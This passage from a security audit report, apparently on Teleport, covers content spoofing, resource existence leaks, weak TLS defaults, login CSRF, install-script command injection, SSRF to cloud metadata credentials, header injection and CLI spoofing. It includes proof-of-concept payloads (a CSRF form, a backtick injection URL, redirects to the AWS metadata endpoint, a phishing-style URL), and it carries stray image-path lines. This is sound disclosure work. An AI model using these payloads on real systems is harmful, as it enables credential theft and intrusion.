- https://doyensec-2020.gravitational.io:3080/web/msg/error/login_failed?details=%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2DATTENTION%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2DYou%20have%20been%20logged%20out%20because%20your%20session%20expired%21%20In%20order%20to%20login%2C%20copy%20and%20paste%20the%20following%20link%20to%20confirm%20your%20identity%3A%E2%80%84%E2%80%84%E2%80%84%E2%80%84%E2%80%84%E2%80%84%E2%80%84%E2%80%84%E2%80%84%E2%80%84%E2%80%84%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D

%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%20https%3A%2F%2Fsimilar%2Ephishing%2Eco%2F98d787f7sfd676s%2Fauth%20%0A%0D%20%20%20


The possible output:



It is also possible to similarly exploit (B):

- https://doyensec-2020.gravitational.io:3080/web/launch/legit-app%20to%20any%20application%20within%20any%20cluster.%E2%80%81%E2%80%81%E2%80%81Try%20re-launching%20the%20application%20by%20copying%20and%20pasting%20this%20URL%20in%20the%20address%20bar:%E2%80%81%0Aphishing-2020.gravitational.io:3080%E2%80%81%0AYou%20can%20use%20this%20URL%20to%20access

The possible output:



Impact

In a successful attack scenario, an attacker could craft a credible response from the Teleport service, using it as a secondary step in a coordinated phishing attack.

Complexity

Complexity to craft the exploit is trivial, however the payload must be delivered using social engineering (e.g. phishing).

Remediation

Limit the possible set of error messages, only displaying valid error types. If not possible, limit the error message length.

Resources

- "Content Spoofing", OWASP Community Guides
  https://owasp.org/www-community/attacks/Content_Spoofing

TEL-Q420-5 Existence Leak of Label-restricted Resources	
Severity	**Low**
Vulnerability Class	Information Exposure
Component	lib/web/apiserver.go
Status	Closed

Description

Cluster, node, and application labels are arbitrary labels limiting access to only users whitelisting the labels in their roles. The administrator of the root cluster controls the labels of every remote cluster. If a user's role is missing the label, the cluster should be be invisible to both the web UI and the tsh clusters.

Nonetheless, Doyensec found that when an unauthorized user tries to access a restricted cluster, a non-opaque response will be returned in a most cases, leaking its existence. This also happens when a connection to a label-restricted application is attempted.

Reproduction Steps

The restricted cluster in these examples is represented by `doyensec-leaf`, having the `env=secret` label set. All the endpoints enumerated have been requested by a user with an explicit `deny` rule:

```
kind: role
metadata:
  name: minimal
spec:
  deny:
    cluster_labels:
      env: secret
```

1. The web context endpoint handled by the `getUserContext` function (`lib/web/apiserver.go:437`) will still leak restricted clusters metadata:

```
GET /v1/webapi/sites/doyensec-leaf/context HTTP/1.1
Host: doyensec-2020.gravitational.io:3080

HTTP/1.1 200 OK
Content-Type: application/json
Connection: close

{"authType":"local","userName":"phos","userAcl":{"sessions":
{"list":false,"read":true,"edit":false,"create":false,"remove":false},"authConnec
tors":
{"list":false,"read":false,"edit":false,"create":false,"remove":false},"roles":
{"list":false,"read":false,"edit":false,"create":false,"remove":false},"users":
{"list":false,"read":false,"edit":false,"create":false,"remove":false},"trustedCl
usters":
{"list":false,"read":false,"edit":false,"create":false,"remove":false},"events":
```

```
{"list":true,"read":true,"edit":false,"create":false,"remove":false},"tokens":
{"list":false,"read":false,"edit":false,"create":false,"remove":false},"nodes":
{"list":true,"read":true,"edit":false,"create":false,"remove":false},"appServers"
:
{"list":true,"read":true,"edit":false,"create":false,"remove":false},"sshLogins":
["root"]},"cluster":{"name":"doyensec-
leaf","lastConnected":"2020-11-19T13:26:35.632668831Z","status":"online","nodeCou
nt":1,"publicURL":"doyensec-leaf.gravitational.io:3080","authVersion":"5.0.0-
rc.1","proxyVersion":"5.0.0-rc.1"},"accessStrategy":
{"type":"optional","prompt":""}}
```


2. All the web API endpoints including the `:site` URI parameter will also return a non-opaque response, e.g.:

   ```
   HTTP/1.1 403 Forbidden
   Content-Type: application/json
   Content-Length: 23
   Connection: close

   {"message":"need auth"}
   ```

   In case a `:site` is not found a 404 status code will be returned:

   ```
   HTTP/1.1 404 Not Found
   Content-Type: application/json
   Content-Length: 49
   Connection: close

   {"message":"cluster \"doyensec-abc\" is not found"}
   ```

   Leaking its existence.

3. When authenticating to a label-restricted AAP application, a 403 status code returning a "`Forbidden`" message is displayed (e.g. requesting a label-restricted secret.doyensec-2020.gravitational.io:3080 application):

   ```
   HTTP/1.1 403 Forbidden
   Content-Length: 10
   Content-Type: text/plain; charset=utf-8
   X-Content-Type-Options: nosniff
   Connection: close

   Forbidden
   ```

Impact

An attacker could gather information on installed Teleport Auth and Proxy versions of restricted clusters, other than leaking restricted cluster or application existence through the various web APIs.

Complexity

Low. An attacker should know the restricted cluster or application name and have access to the web UI through the valid account.

Remediation

Provide opaque error causes for restricted clusters, nodes, or AAP applications. The Teleport service should return the same error in case of unauthorized use in order to guarantee the invisibility of the restricted resources.

TEL-Q420-6 Insecure Default TLSClientConfig In Dial Function	
Severity	**Informational**
Vulnerability Class	Insufficient Cryptography
Component	lib/kube/proxy/roundtrip.go:123
Status	Closed

Description

In the Kubernetes' SPDY roundtripper (`SpdyRoundTripper`), the `TLSClientConfig` function implements `pkg/util/net.TLSClientConfigHolder` for proper TLS checking during proxying, retrieving the `tlsConfig` holding the TLS configuration settings to use when connecting to the remote server.

The k8s dialer implementation `dial()` in `lib/kube/proxy/roundtrip.go:123` used to dial the host specified by URL is not validating if the `TLSClientConfig` is correctly set up. The function is nonetheless calling `utils.TLSDial` (`lib/utils/tlsdial.go:22`) which sets `tlsConfig` to `&tls.Config{}`, not setting a TLS `MinVersion`, `CipherSuites` or other secure parameters. Not checking that the TLS configuration initialization is secure may expose the solution to several TLS-based attacks.

Reproduction Steps

This is a source code finding. The `dial` function is defined as:

```
func (s *SpdyRoundTripper) dial(url *url.URL) (net.Conn, error) {
 ...
 var conn *tls.Conn
 var err error
 if s.dialWithContext == nil {
        conn, err = tls.Dial("tcp", dialAddr, s.tlsConfig)
 } else {
        conn, err = utils.TLSDial(s.ctx, s.dialWithContext, "tcp", dialAddr,
s.tlsConfig)
 }
 if err != nil {
        return nil, trace.Wrap(err)
 }

 // Client handshake will verify the server hostname and cert chain. That
 // way we can err our before first read/write.
 if err := conn.Handshake(); err != nil {
        return nil, trace.Wrap(err)
 }

 return conn, nil
}
```

While the `TLSDial` establishing the TLS connection is defined as:

```
func TLSDial(ctx context.Context, dial DialWithContextFunc, network, addr string,
tlsConfig *tls.Config) (*tls.Conn, error) {
 if tlsConfig == nil {
        tlsConfig = &tls.Config{}
 }

 plainConn, err := dial(ctx, network, addr)
 if err != nil {
        return nil, trace.Wrap(err)
 }

 ...
}
```

Impact

In the current implementation the `NewSpdyRoundTripperWithDialer` function used to create new `SpdyRoundTripper` instances is always providing a proper `tlsConfig` configuration object (`lib/kube/proxy/forwarder.go`), hence the issue has been marked as “Informational”. However, not checking the TLS configuration initialization may expose the solution to several TLS-based attacks.

Complexity

While a downgrade attack or a version rollback attack have been a consistent problem with the SSL/TLS family of protocols, their complexity may vary. Such attacks would still require a malicious actor to be positioned in the same target network segment.

Remediation

Several steps could be taken to reduce the highlighted risk:

- **Raise an error and abort the connection in case a certificate is not passed;**
- **Create a dedicated function only meant for unit tests with a distinct name (e.g.** `UnsafeNewSpdyRoundTripperWithDialer`**). In this case, consider introducing pre-commit hooks to detect any insecure use of such function.**

TEL-Q420-7 Login CrossSite Request Forgery On Application Access Flow	
Severity	**Low**
Vulnerability Class	Cross Site Request Forgery (CSRF)
Component	lib/web/app/fragment.go
Status	Closed

Description

Due to the nature of how the web was designed, there is an implicit trust relationship between the user and the associated web server. It is assumed that the user will always make a request on their own behalf. This assumption is violated through a vulnerability class known as Cross-Site Request Forgery[4] (CSRF).

In an attack-scenario, a request is kicked off by an attacker on behalf of a victim. The victim simply needs to click a malicious link or to visit a page holding a snippet of attacker constructed javascript for a forged request to be sent from their browser. The attacker is then performing actions through the victim's browser, meaning cookies and authentication data will be sent automatically.

A particular category of CSRF attacks is named "forced logins". Forced login CSRF is a type of attack where the attacker can force the user to log in to the attacker's account on a web application and thus reveal information about what the user is doing while logged in, steal provided confidential information, or prevent and simulate actions completion. Because of this, the actual risk varies depending on the targeted application.

While the Teleport web UI action and the application launch URL are protected by the `X-CSRF-Token` header, Teleport's AAP authentication flow to the application is missing this token-based mitigation, exposing users to login CSRF.

Reproduction Steps

The application route `/x-teleport-auth` is used to set the authentication cookie value passed via URI fragment to the application domain. To do this, the Javascript code on the page issues a fetch-based POST request to the same route, passing the JSON-encoded `cookie_value` in its body:

```
POST /x-teleport-auth HTTP/1.1
Host: dumper.doyensec-2020.gravitational.io:3080
Connection: close
Content-Length: 83
Content-Type: application/json; charset=utf-8
Accept: */*
Origin: https://dumper.doyensec-2020.gravitational.io:3080
```

[4] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

```
Cookie:
grv_app_session=a1b2c3e4f5c33ec796a2f6d84e71d33f5a7c817c59939d447eb02bb9646f7e24;

{"cookie_value":"f5e4c3b2a17ed742627f615ea4d856e62dc55835a29e49fa7aaba1677c83b0681"}
```

Since no CSRF mitigations are set, an attacker (*Eve*) can retrieve her `cookie_value` in a normal login flow to the *victimapp* application and trick the victim (*Alice*) into sending the following payload:

```
<html>
  <!-- CSRF PoC for victimapp.doyensec-2020.gravitational.io forced login -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://victimapp.doyensec-2020.gravitational.io:3080/x-teleport-auth" method="POST" enctype="text/plain">
      <input type="hidden" name="&#123;&quot;cookie&#95;value&quot;&#58;&quot;f5e4c3b2a17ed742627f615ea4d856e62dc55835a29e49fa7aaba1677c83b0681&quot;&#13;&#10;&#125;" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Even if the CSRF form uses a different encoding type (`text/plain`) compared to the original request and the request JSON contains the equal (=) character, the application will process the request anyway.

Impact

The risk varies depending on the targeted application and is hard to evaluate from a black-box perspective, since the application's risk-profile will vary among customers. A victim could unknowingly submit confidential information or perform actions that could later be retrieved or undone by the attacker. Since applications behind Teleport's AAP won't probably be public, the attacker should find a way to perform the registration on the internal application.

Complexity

Medium, since an attacker:

- Needs a valid account on the targeted application;
- Needs to trick the victim user into visiting an attacker-controlled page.

Remediation

Implement a CSRF token-based mitigation similar to the OAuth `state` token to prevent similar attacks. The value of the generated token should be non-predictable for this mitigation to work.

Resources

- "Cross-Site Request Forgery Prevention Cheat Sheet", OWASP Cheat Sheet Series https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

TEL-Q420-8 Parameter Injection In Install App Script	
Severity	**Low**
Vulnerability Class	Injection Flaws (SQL, XML, Command, Path, etc)
Component	e/lib/web/nodes.go:82
Status	Closed

Description

When adding an application or a new node through the Teleport Web UI, users can choose to automatically set up their access through an auto-installer bash script. For applications, this script will be dynamically generated providing the name and URL of the application to install the Teleport agent. The script is retrieved using the:

```
/scripts/:token/install-app.sh
```

While in this endpoint's function handler (`getAppJoinScriptHandle`) an `unescapeAndStripParameter` function is employed to escape the `uri` and `name` parameters, an attacker could abuse the endpoint to return a seemingly trusted script from a known origin containing injected commands. This is possible since these characters are still allowed:

- Backquotes/Backticks (`` ` ``) used for command substitution
- Backslashes (`\`) to escape the inserted backslashes before the double quotes (`"`), effectively escaping the backslashes replaced by the `unescapeAndStripParameter` function (`\\"`)
- Environmental variables (`$`)
- Comments (`#`)
- Null commands (`;`) and command groups (`(a=hello; echo $a)`)
- New lines, pipes, command separators, terminators, or control characters

Reproduction Steps

As a way of example, consider the following script served by the `doyensec-2020` test cluster:

> https://doyensec-2020.gravitational.io:3080/scripts/69c1f83df2e3d7edd6d35f724aba43a7/install-app.sh?name=test&uri=http%3A%2F%2Flocalhost%3A8080%2F%60whoami%60

The resulting bash script will contain (on line 45):

```
# the default value of each variable is a templatable Go value so that it can
# optionally be replaced by the server before the script is served up
TELEPORT_VERSION="5.0.0-rc.1"
TARGET_HOSTNAME="doyensec-2020.gravitational.io"
TARGET_PORT="3080"
JOIN_TOKEN="69c1f83df2e3d7edd6d35f724aba43a7"
CA_PIN_HASH="sha256:99ea89949d85db13336e70f62deb3e44423545d729a080b60d95608d2f669402"
APP_INSTALL_MODE="true"
```

```
APP_NAME="test"
APP_URI="http://localhost:8080/`whoami`"
```

When run, the `APP_URI` variable will be evaluated as "`http://localhost:8080/root`".

Impact

An attacker could inject arbitrary commands in the Application installation script served by the Teleport Web service.

Complexity

The attack is only useful in a few scenarios, since a valid join token and a user interaction is still needed to serve and run the script. Because of this, the complexity of this attack is considered to be very high.

Remediation

Ensure that the passed variables are correctly escaped, possibly only allowing alphanumeric characters for the name value (e.g. `/^[\w-_.]+$/`) and a restricted set of characters for the URI value (e.g. `/^[\w-\/:@?=_.]+$/`).

TEL-Q420-9 Missing Applications Session Invalidation On Parent Session Invalidation	
Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	/lib/web/app/logout.go:30 /lib/web/apiserver.go:1254, :1289 /e/lib/web/users.go:18
Status	Risk Accepted

Description

The Teleport Web UI session acts as a parent session that is used to grant sub-sessions for the hosted applications, so the user does not have to re-authenticate every time they access a served application. However, the TTL for the Web UI and AAP application sessions still remains independent.

While this approach was specifically chosen for various compliance reasons, Teleport should still react to any event indicating a session compromise or change in the user's privileges. Examples of such events can be manual parent session invalidations (user-initiated logouts through the Teleport Web UI), role changes, or successful password resets.

In particular, an explicit invalidation of the parent web session should cause all application sessions to cease.

Reproduction Steps

To reproduce this insecure design, consider the following steps:

1. Alice logs in with her account on Teleport's Web;
2. Alice accesses an AAP-protected application;
3. Alice logs out with her account, reset her password, or she's assigned a role with different privileges;
4. Alice is still able to use her previously issued session in the AAP-protected application.

Impact

Low. An attacker will be granted persistence by default because of this design choice. The solution should proactively help its users to secure their accounts in the case of a malicious takeover.

Complexity

High. An attacker would need to steal or otherwise obtain a valid user session.

Remediation

Invalidate every AAP application session if the parent session is manually invalidated, if the role associated with the user is updated or changed, or if a successful password change occurs.

This could be achieved by adapting the existing logout methods of every application (`/x-teleport-logout`) and rotating the JWT signer in case of a successful password reset or role change.

Resources

- "Forgot Password Service", OWASP Cheat Sheet Series
  https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html

- "AC-12 SESSION TERMINATION", NIST Security and Privacy Controls for Federal Information Systems and Organizations 800-53 (Rev. 4)
  https://nvd.nist.gov/800-53/Rev4/control/AC-12

TEL-Q420-10 Systemic Server-Side Request Forgery in Single Sign-On	
Severity	**Medium**
Vulnerability Class	Server-Side Request Forgery (SSRF)
Component	lib/auth/oidc.go github.com/coreos/go-oidc/oidc
Status	Risk Accepted

Description

A Server Side Request Forgery (SSRF) attack describes the ability of an attacker to create network connections from a vulnerable web application to the internal network and other Internet hosts. Frequently, a SSRF vulnerability is used to attack internal services placed behind a firewall and not directly accessible from the Internet.

In Teleport, the OpenID Connect (OIDC) connector for Single Sign-On (SSO) can be leveraged to initiate an HTTP or HTTPS connection and potentially gather information about the internal infrastructure of the application. For instance, this attack can be used to access InfluxDB or retrieve AWS keys via the AWS metadata API.

After exchanging an authentication code for a token, the go module `go-oidc` is used to fetch the OIDC discovery configuration from the OpenID Provider (OP). The following code starting at `vendor/github.com/coreos/go-oidc/oidc/provider.go#634` is used:

```
u, err := url.Parse(r.issuerURL)
…
u.Path = strings.TrimSuffix(u.Path, "/") + discoveryConfigPath
discoveryURL := u.String()
req, err := http.NewRequest("GET", discoveryURL, nil)
…
resp, err := r.hc.Do(req)
```

A badly-behaving OpenID Provider can respond with a redirect. The Teleport server follows the redirect, even to non-HTTPS or internal URLs. The full response body, if any, is then added to the audit log by the error handler.

```
if err = json.Unmarshal(data, &cfg); err != nil {
 return cfg, trace.Wrap(err, "failed to decode provider response %q",
string(data))
```

Reading the response requires read access to the audit logs. Since the OP cannot read the response body themselves, from their perspective this is a "blind" SSRF. However, numerous techniques exist to infer results by either using timing or DNS requests[5]. For example, an attacker may infer their success or failure by comparing the web application latency on different requests and detect if there was a reply or not from an internal remote host.

The vulnerability is present in Teleport's own use of the `net/http` library as well. See `lib/auth/oidc.go#586`:


```
endpoint := pc.UserInfoEndpoint.String()
err = isHTTPS(endpoint)
if err != nil {
 return nil, trace.Wrap(err)
}
log.Debugf("Fetching OIDC claims from UserInfo endpoint: %q.", endpoint)

req, err := http.NewRequest("GET", endpoint, nil)
if err != nil {
 return nil, trace.Wrap(err)
}
req.Header.Set("Authorization", fmt.Sprintf("Bearer %s", accessToken))

resp, err := hc.Do(req)
```

The OP can respond to the user endpoint with a redirect to a non-HTTPS or internal URL and the Teleport server will follow the redirect. Depending on the error, information may be disclosed through the audit log.

Other URLs in the discovery configuration, such as the keys endpoint or the token URL (which is accessed by the POST method) are also vulnerable. Furthermore, the SAML connectors are also vulnerable via `entity_descriptor_url` in `lib/services/saml.go`.



[5] https://lab.wallarm.com/blind-ssrf-exploitation/

Reproduction Steps

To see how a default Go HTTP client is vulnerable, set `endpoint` to an HTTPS server which 307 redirects to a private-network or localhost address. Check that the response or error shows the expected result.

```
resp, err := http.GET(endpoint)
```

Actually reproducing the vulnerability for OIDC requires setting up a malicious OP:

1. Add an OP under your control via an Auth Connector.
2. Change the `/.well-known/openid-configuration` endpoint to respond with a 307 redirect to the URL of a controlled web server (e.g. Burp's Collaborator or a standard web server with full requests logging).
3. Login to the Teleport proxy using the OP.
4. During the redirect to `https://<PROXY>/v1/webapi/oidc/callback?code=…&state=…`, you can observe the request hitting the external endpoint:

```
GET /.well-known/openid-configuration HTTP/1.1
Host: b8bf93f5965a.ngrok.io
User-Agent: Go-http-client/2.0
```

Note the particular `User-Agent`, which demonstrates that the request has been made by the vulnerable web application. The response to the redirect can be seen in the audit logs.

The redirect could also be pointed at:

- InfluxDB http://localhost:8086/query?q=SHOW%20DIAGNOSTICS
- AWS metadata http://169.254.169.254/latest/meta-data/iam/security-credentials/doyensec-2020-cluster

This redirect can also use private IP addresses, opening up the possibility for a *Cross-Site Port Attack (XSPA)*, which allows an attacker to enumerate services used by the web application or exposed by the victim server or neighbor servers, conducting a port scan from the context of the vulnerable host.

Doyensec found the feasibility of this attack by measuring significant time differences between requests issued to inaccessible filtered ports (which result in timeout) and open ports.

Impact

High. By leveraging this vulnerability, an attacker can gather information about the local system, internal network, and potentially machines in neighbor networks. The ability to issue arbitrary requests to internal endpoints may also cause unwanted interactions with an internal systems. By retrieving AWS IAM credentials, an attacker has read/write access to certain resources in S3, DynamoDB (including the audit log), and SSM.

Note that in our testing environment, the Auth Server and Nodes were on the same machine with the same IAM user. In the high availability Teleport AWS setup recommended in the documentation[6], this SSRF would expose keys for the IAM user of the Auth Server, which could be different from that of the Nodes.

Complexity

High. The blind SSRF requires a malicious OP to be added as an OIDC auth connector, which already requires a high level of access. Alternatively, a compromise of a trusted OP is required. Reading back responses requires read access to the audit log, which again is a privileged operation.

Remediation

Ensure that the request is issued to a safe host, possibly limiting the response content in the audit log.

Attempts to guard against Server Side Request Forgery are often implemented incorrectly, by either blocking all IP addresses, not handling IPv6, following HTTP redirects, or having TOCTTOU[7] issues.

We do not have a specific drop-in anti-SSRF library for Golang to recommend. The strategy of making a safe custom `http/Transport` and `net/Dialer` is outlined at https://www.agwa.name/blog/post/preventing_server_side_request_forgery_in_golang, but requires changes. Since unencrypted requests should not be used anywhere during the OIDC flow, `DialTLSContext` can be set to a modified `safeSocketControl` function, and the `DialContext` (for unencrypted requests) should always raise an error.

This strategy protects against SSRF by checking whether the IP belongs to a private network (RFC 1918) before an `http.Client` connects.

SSRF can also be mitigated by enforcing strong network isolation from the vulnerable web application (e.g. using `iptables`).

Resources

- "Server-Side Request Forgery", OWASP
  https://www.owasp.org/index.php/Server_Side_Request_Forgery

- "Server-Side Request Forgery Prevention Cheat Sheet", OWASP Cheat Sheet Series
  https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

[6] https://gravitational.com/teleport/docs/aws-oss-guide/#teleport-introduction

[7] *Time of check to time of use*

TEL-Q420-11 CLI Content Spoofing Through Request Reason Medium	
Severity	**Medium**
Vulnerability Class	Insecure Design
Component	e/lib/web/access_request.go:29 lib/auth/auth.go:1602
Status	Closed

Description

Teleport 4.2 introduced the ability for users to request additional roles through the Approval Workflow API. This API makes it easy to dynamically approve or deny these requests. This is done through the `tctl` CLI, manually granting a role by copy-pasting the UUID token associated to the request in the dedicated `request` command. By way of example, a Teleport administrator can list recent requests using:

```
$ tctl request ls
Token                            Requestor Metadata       Created At (UTC)    Status
-------------------------------- --------- -------------- ------------------- --------
bc8ca931-fec9-4b15-9a6f-20c13 alice     roles=dba      07 Nov 19 19:38 UTC PENDING
```

And approve them with:

```
$ tctl request approve bc8ca931-fec9-4b15-9a6f-20c13
```

After approval, `tsh` will automatically manage a certificate re-issued with the newly requested roles applied. In order to provide greater insight into the requester's reasons, it is possible for an unprivileged user to provide a reason for the elevation using `tsh`.

```
$ tsh login --request-reason="..."
```

The request reason is provided by the user and has no length or content limitations. This allows an attacker to inject arbitrary content, spoofing multiple subsequent lines in the CLI table, in the context of a social engineering or phishing attack.

Reproduction Steps

In the following example, an attacker ("`phos`") already has a valid account on the platform and is able to request the targeted `admin` role (through their request-enabled role).

1. The attacker first requests the elevation to their targeted role, obtaining a new request token:

```
$ tsh login --proxy doyensec-2020.gravitational.io:3080 --user phos --request-
roles admin --request-reason "preposterous request"
Seeking request approval... (id: e40d8510-4388-4d4a-8f99-82c464dcdd16)
```

2. By crafting a request reason with a calculated number of tabulation (`U+0009`) and double quotation mark characters (`U+201C`), the attacker injects the previously assigned token of the first request in a new line of the table, forging a seemingly trusted user elevation request:

```
$ tsh login --proxy doyensec-2020.gravitational.io:3080 --user phos --request-
roles basic --request-reason "1st routine operation” (\t*10)
e40d8510-4388-4d4a-8f99-82c464dcdd16 devop1 roles=basic 17 Nov 20 16:10 UTC
PENDING request=“2nd routine operation"
```

When the approval workflow is finalized by a Teleport admin, the UUID can be easily confused when using the `tctl request approve` command:

```
[ec2-user@ip-172-31-35-86 ~]$ sudo tctl request ls
Token                                Requestor Metadata    Created At (UTC)    Status  Reasons
------------------------------------ --------- ----------- ------------------- ------- ---------------------------------------------------------------------------------------
07f57a3a-4418-4056-aa5e-12ca42d7151f phos      roles=basic 17 Nov 20 16:30 UTC PENDING request="1st routine operation”
e40d8510-4388-4d4a-8f99-82c464dcdd16 devop1    roles=basic 17 Nov 20 16:10 UTC PENDING request=“2nd routine operation"
e40d8510-4388-4d4a-8f99-82c464dcdd16 phos      roles=admin 17 Nov 20 16:27 UTC PENDING request="preposterous request"

[ec2-user@ip-172-31-35-86 ~]$
```

In the attack described above, a Teleport admin approving routine requests is tricked into approving an injected request (apparently from "`devop1`") including an evil UUID token ("`e40d8510-4388-4d4a-8f99-82c464dcdd16`").

Impact

In a successful attack scenario, an attacker could craft a credible line on the elevation requests table. This could be used to simulate inconspicuous elevation requests with an arbitrary token, requestor, metadata, creation dates, and status.

Complexity

The complexity of crafting the exploit is trivial. However, the payload must be carefully crafted to keep the table's formatting and appropriate content must be chosen to simulate inconspicuous operations (e.g. routine elevations from the DevOps team), using social engineering techniques. The attacker should also own a valid account and the elevation request should also be allowed by the account's assigned role.

Remediation

Limit the length and the charset of the requesters' reasons (e.g. `/^[\w @\/()]{0,60}$/`).

Resources

- "Content Spoofing", OWASP Community Guides
  https://owasp.org/www-community/attacks/Content_Spoofing

TEL-Q420-12 AAP Headers Injection	
Severity	**Low**
Vulnerability Class	Injection Flaws (SQL, XML, Command, Path, etc)
Component	lib/srv/app/transport.go:160
Status	Closed

Description

Teleport applies several rewriting rules to AAP requests before they are forwarded to the application. The HTTP roundtripper (`:114`) auditing incoming requests parses the targeted host address, checks if the request should be redirected to a different path, and finally passes the edited request to the application emitting the event to the audit log.

The Doyensec team discovered that an attacker is able to fully overwrite or inject the `Cf-Access-Tokens`, `Teleport-Jwt-Assertion`, `X-Forwarded-For`, `X-Forwarded-Host`, and `X-Forwarded-Proto` headers delivered to the AAP application. Because of this, reserved headers set and passed to the AAP application by Teleport AAP can't be considered as fully trusted. The issue's severity is mitigated by the fact that the `Cf-Access-Tokens` and `Teleport-Jwt-Assertion` authentication tokens are signed, therefore, only exposing the application to risks of assertion re-use and signature bypass bugs.

Reproduction Steps

After obtaining a valid `grv_app_session` cookie, using e.g. *curl* it is possible to set arbitrary headers values:

```
curl 'https://test.doyensec-2020.gravitational.io:3080/test' \
  -H 'Connection: keep-alive' \
  -H 'Cf-Access-Token: ey...FAKE.INJECTED.JWT' \
  -H 'Teleport-Jwt-Assertion: ey...FAKE.INJECTED.JWT2' \
  -H 'X-Forwarded-For: 127.0.0.1' \
  -H 'X-Forwarded-Host: another-server' \
  -H 'X-Forwarded-Proto: another-protocol' \
  -H 'Cookie: grv_app_session=e4cd36952112d1d7b827e9f78f16714a3db17b0c...' \
  --compressed ;
```

While all the provided headers will overwrite any legit corresponding header, `X-Forwarded-For` will only append the passed IP value:

```
GET /test HTTP/1.1
Host: 127.0.0.1:8087
User-Agent: curl/7.64.1
Accept: */*
Cf-Access-Token: ey...FAKE.INJECTED.JWT
Teleport-Jwt-Assertion: ey...FAKE.INJECTED.JWT2
```

```
X-Forwarded-For: 127.0.0.1, 34.209.123.10, 34.229.123.20
X-Forwarded-Proto: custom-protocol
X-Forwarded-Host: custom-host
X-Forwarded-Server: true-server
```

Impact

By injecting custom headers, an attacker is able to override some headers set by Teleport's AAP roundtripper. This may increase the risk of log spoofing, leaked JWT session re-use, or signature bypass.

Complexity

Low. An attacker only needs to have a valid `grv_app_session` cookie in order to exploit the issue.

Remediation

Don't allow user-provided headers to override any headers set by Teleport's AAP. Headers set by Teleport should be considered trusted by the web application.

TEL-Q420-13 Unprotected Prometheus Diagnostic Endpoint	
Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	lib/service/service.go:1911
Status	Closed

Description

Teleport Prometheus is a service embedded in every Teleport server for monitoring purposes. The service is disabled by default, but it is possible to enable it by using the `--diag-addr`. While being an opt-in feature, this metrics utility is available without any form of authentication, returning the full, un-redacted tokens along with many other Prometheus metrics metadata through the `/metrics` endpoint available over HTTP.

Several scenarios could allow an unprivileged user to leak the tokens through the utility:

- A Server-Side Request Forgery (SSRF) attack vector on the Teleport server returning content (e.g. `TEL-Q420-10`)
- A user having non-root access to the Teleport server, manually fetching the metrics page
- A misconfigured AAP application on the Teleport server is reassigned to the Teleport Prometheus service port.

As detailed by the Prometheus security page[8], "*It is presumed that untrusted users have access to the Prometheus HTTP endpoint and logs. [...] Secrets from other sources may end up exposed due to code outside of our control or due to functionality that happens to expose wherever it is stored*". Additionally, as previously highlighted by Cure53's penetration test in the PRM-01-002[9] finding: *"Currently the approach deployed by Prometheus is to rely on a perimeter security rather than to implement security on an in-depth level. This may have severe implications for setting up a Prometheus instance and, in addition, can make the deployment model characterized by having a single point of failure"*.

It is important to notice that no warnings on the official documentation are also present to highlight these risks[10, 11].

Reproduction Steps

Any unauthenticated request to the `/metrics` endpoint of the Metrics service will return the list of internal metrics that Teleport is tracking, in the Prometheus exportable format. The endpoint will also return un-

[8] https://prometheus.io/docs/operating/security/

